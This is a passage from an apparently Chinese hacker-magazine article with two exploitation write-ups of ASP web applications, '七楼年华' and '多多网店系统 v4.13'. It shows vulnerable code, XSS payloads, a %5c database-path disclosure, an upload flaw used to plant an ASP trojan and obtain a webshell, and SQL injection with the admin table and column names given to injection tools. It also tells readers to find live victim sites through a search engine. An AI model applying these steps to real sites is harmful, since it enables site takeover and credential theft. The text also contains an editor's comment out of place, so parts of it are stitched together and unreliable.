


图1　跑出用户名和密码

二、跨站

这个漏洞存在于留言版块(gbook.asp文件中),下面是关键代码:

```
<%
if request("aa")="提交" then
if Trim(Request.Form("name"))="" then
--------省略N多代码---------
end if
name=Trim(request.form("name")) //获取NAME,过滤两边的空格。
oicq=Trim(request.form("oicq"))//获取OICQ,过滤空格
email=Trim(request.form("email"))//获取EMAIL,过滤过格
homepage=Trim(request.form("homepage"))//获取HOMEPAGE
pic=Trim(request.form("pic"))//头像
ly=Trim(request.form("ly"))//留言内容
if homepage="http://" then homepage=""
sql="insert into gbook(name,oicq,email,homepage,pic,ly)values
('"+name+"','"+oicq+"','"+email+"','"+homepage+"','"+pic+"',
'"+ly+"')"//向表中添加记录
conn.execute sql
%>
```




图2　跨站成功

对于留言内容,只过滤空格几乎是没有任何作用,所以在输入框中输入<script>alert("悟空也好色?")</script>,所有查看留言的人都能看到这个对话框,如图2。

当然跨站不仅限于弹个对话框,最有趣的还是挂马(本人比较反对挂马,欺负我们善良的菜鸟)。

三、暴库

不知什么原因,这套程序里的数据库连接文件,每个目录下都存在,试了几个不能暴,最后总算找到一个文件能暴。conn_forum.asp文件,此文件存在于根目录,直接加%5c访问,如图3。




图3　暴出绝对路径

四、上传

漏洞出现在upload.asp这个文件,这个上传漏洞比较有意思,虽然不允许上传ASP文件,但是只提示“文件类型非法”,最后ASP文件还是被传上去了,并且这个文件没有加权限,导致了任何用户都可以访问到,关键代码如下:

```
<%
set upload=new upload_5xSoft//新建上传对象
set file=upload.file("file1")
formPath="upload/"
if file.filesize>100 then
fileExt=lcase(right(file.filename,3))
if fileExt="asp" then//如果文件类型为ASP,则提示"文件类型非法"
Response.Write"文件类型非法"
end if
end if
randomize
ranNum=int(90000*rnd)+10000
filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute
(now)&second(now)&ranNum&"."&fileExt
if file.FileSize>0 then
file.SaveAs Server.mappath(FileName)//保存
end if
response.write "图片上传成功[<a href='upload.asp'>返回继续上传</
a>]<br>图片是:<a href=Javascript:minipic('"&filename&"');>缩略图</a>
```

编辑点评:

本文从另外一个角度对我们平时熟悉的PHP漏洞进行了一些新的思考,希望更多的朋友在平时的coding或者hack的时候,多多注意一下这些“小技巧”,会有意想不到的收获。

```
     <a href=Javascript:pic('"&filename&"');>放大图</a>"
    %>
```




图4 得到地址

思路很清晰，判断文件的类型是否为ASP，如果是则提示"文件类型非法"，但是没有做任何处理直接上传了，利用方法：直接访问admin/upload.asp，上传个ASP木马，就成功了，然后在“放大图”上面点右键属性，就可以看到地址了，如图4、5。




图5 得到webshell

五、总结

这套程序算是个洞比较多的程序了，大家在百度里搜**“七楼年华——资源站”**可以找到使用这套程序的站，直接用上传漏洞就得到个WEBSHELL。最后，希望使用这套程序的朋友们注意下。

编辑点评：

短短一篇文章，就找了七楼年华的四大硬伤，由此可见这个系统的安全性能确实不咋地，这样的系统拿来练手最好不过了，但是看代码的时候千万别学会那些糟糕的代码的风格，而是要挑出他们的毛病，力求自己写代码的时候避免犯同样的错误。

钻的就是程序员的空子
——貌似过滤了的参数



图 SniperHg.Eleveners

从本文可以学到：

1、多多网店系统跨站漏洞分析、利用

2、该系统的注射漏洞分析及其利用

这个程序本来差点被我放过了，但是作为“天生购物狂”，咱不能不对购物程序下点功夫，嘎嘎。这次成为我目标的是“多多网店系统免费版v4.13”。虽为免费版本，但经过验证，官方的正式版同样存在该漏洞。

1.不痛不痒的跨站漏洞

和众多的购物程序一样，“多多”也免不了这个跨站漏洞。留言处的姓名以及其他任何地方都可以跨站，但是有的地方涉及到闭合，我在姓名处直接写跨站代码。"<script>alert(/Sniperhg Good Boy!/)</script>"，如图1，提交留言。




图1 填写跨站代码

管理员到后台管理留言，框框就出来了，如图2。




图2 跨站成功

看看漏洞代码：

```
guest_info_name =my_request("guest_info_name",0)
guest_info_email =my_request("guest_info_email",0)
guest_info_qq    =my_request("guest_info_qq",0)
guest_info_detail=my_request("guest_info_detail",0)
CheckCode        =my_request("codeid",0)
ErrMsg=""
if guest_info_name="" then
FoundErr=True
    ErrMsg=ErrMsg & "<li>名字不能为空！</li>"
....节约版面，省略部分代码....
if FoundErr<>True then
Set rs= Server.CreateObject("ADODB.Recordset")
sql="select * from guest_info"
rs.open sql,conn,1,3
rs.addnew
rs("guest_info_name")  =guest_info_name
rs("guest_info_email") =guest_info_email
rs("guest_info_qq")    =guest_info_qq
rs("guest_info_detail")=guest_info_detail
rs("guest_info_time")  =now()
rs("guest_info_IP")    =Request.ServerVariables("REMOTE_ADDR")
rs.update
rs.close
set rs=nothing
```

这里涉及到一个函数**my_request()**，在Include目录下myrequest.asp文件里。定义如下：

```
Function my_request(ParaName,ParaType)
Dim ParaValue
ParaValue=Request(ParaName)
If ParaType=1 Then
    ErrMsg=""
    If Not isNumeric(ParaValue) Then
        FoundErr=True
        ErrMsg="<li>非法操作！</li>"
        call WriteErrMsg(ErrMsg)
        response.end
    end if
Else
    ParaValue=replace(ParaValue,"'","''")
End if
my_request=ParaValue
End function
```

函数里有两个参数，ParaName和ParaType。当ParaType为1的时候就检查ParaName是否为数字型，不是就出错。当ParaType为其他值的时候，比如字符型，就过滤掉单引号。这个函数在过后的漏洞里也出现了，而且程序就毁在这个函数上。接着我们的跨站漏洞，程序基本上什么都没过滤就写进了数据库，显示在页面上的也没有经过任何的过滤，跨站就此产生，可以参照“天生购物狂”进行管理员的添加。不过这不是我们的重点，我们的重点是接下来的注入漏洞。

2.便捷的注入漏洞

漏洞文件Product_ListSearch.asp，参数形式是：**prod_ListSearch.asp?name=3333333&bid=10**。问题就出在bid这个参数上，我们先看产生漏洞的文件代码：

```
search_prod_cid            =my_request("cid",0)
search_prod_name           =my_request("name",0)
search_prod_detail         =my_request("detail",0)
search_prod_UserPriceMin=my_request("UserPriceMin",0)
search_prod_UserPriceMax=my_request("UserPriceMax",0)
search_prod_flag           =my_request("flag",0)
.....省略大部分无关代码.....
dim Search
Search=""
if search_prod_cid<>"" then
    Search=Search & " and cid="&search_prod_cid
end if
.....继续省略.....
```

search_prod_cid参数貌似用了mty_request过滤，可是我们再看看，这个search_prod_cid是个数字型的参数，还记得前面的my_request函数是怎么定义的吗？当ParaType不为1的时候就过滤单引号，可这里有一句**Search=Search & " andcid="&search_prod_cid**，变量search_prod_cid没有用单引号引起来。接下来文件调用一个Product_ListSearch(Search, root_option_NumsPerRow, NumsPerPage)函数来进行搜索，函数代码如下：

```
Sub Product_ListSearch(Search,NumsPerRow,NumsPerPage)
    if IsNumeric(NumsPerRow)=false or IsNumeric(NumsPerPage)=false then
        check="false"
    end if
......省略......
    if Search<>"" then
        sql="select id,Product_info_Name,Product_info_PriceM,
Product_info_PriceS,Product_info_PicS from Product_info where
Product_info_OnOff=0 "&Search
......继续省略......
```

函数检查NumsPerRow, NumsPerPage这两个参数是否为数字，可是在这里跟我们无关。我们关心的是search变量，而这里就检验是否为空，当然不可能为空咯！然后就进了数据库查询了。

注入的时候用工具要记得添加表名：njj_manage和字段名：njj_username, njj_password。这个是针对免费版的，还好官方提供了演示，前后台都有，我们就直奔后台咯。后台用的是Team BBS的模板，这个论坛我找到过跨站漏洞。来到数据库管理，看到正式版的数据库地址，如图3。




图3 数据库地址




图4 查看数据库表结构




图5 正式版存在跨站漏洞

下载回来，打开看看，管理员表名为admin_info，字段名为admin_info_username和admin_info_password，如图4。

后来经过测试，官方的正式版同样存在上述2个漏洞，截图如图5，图6。

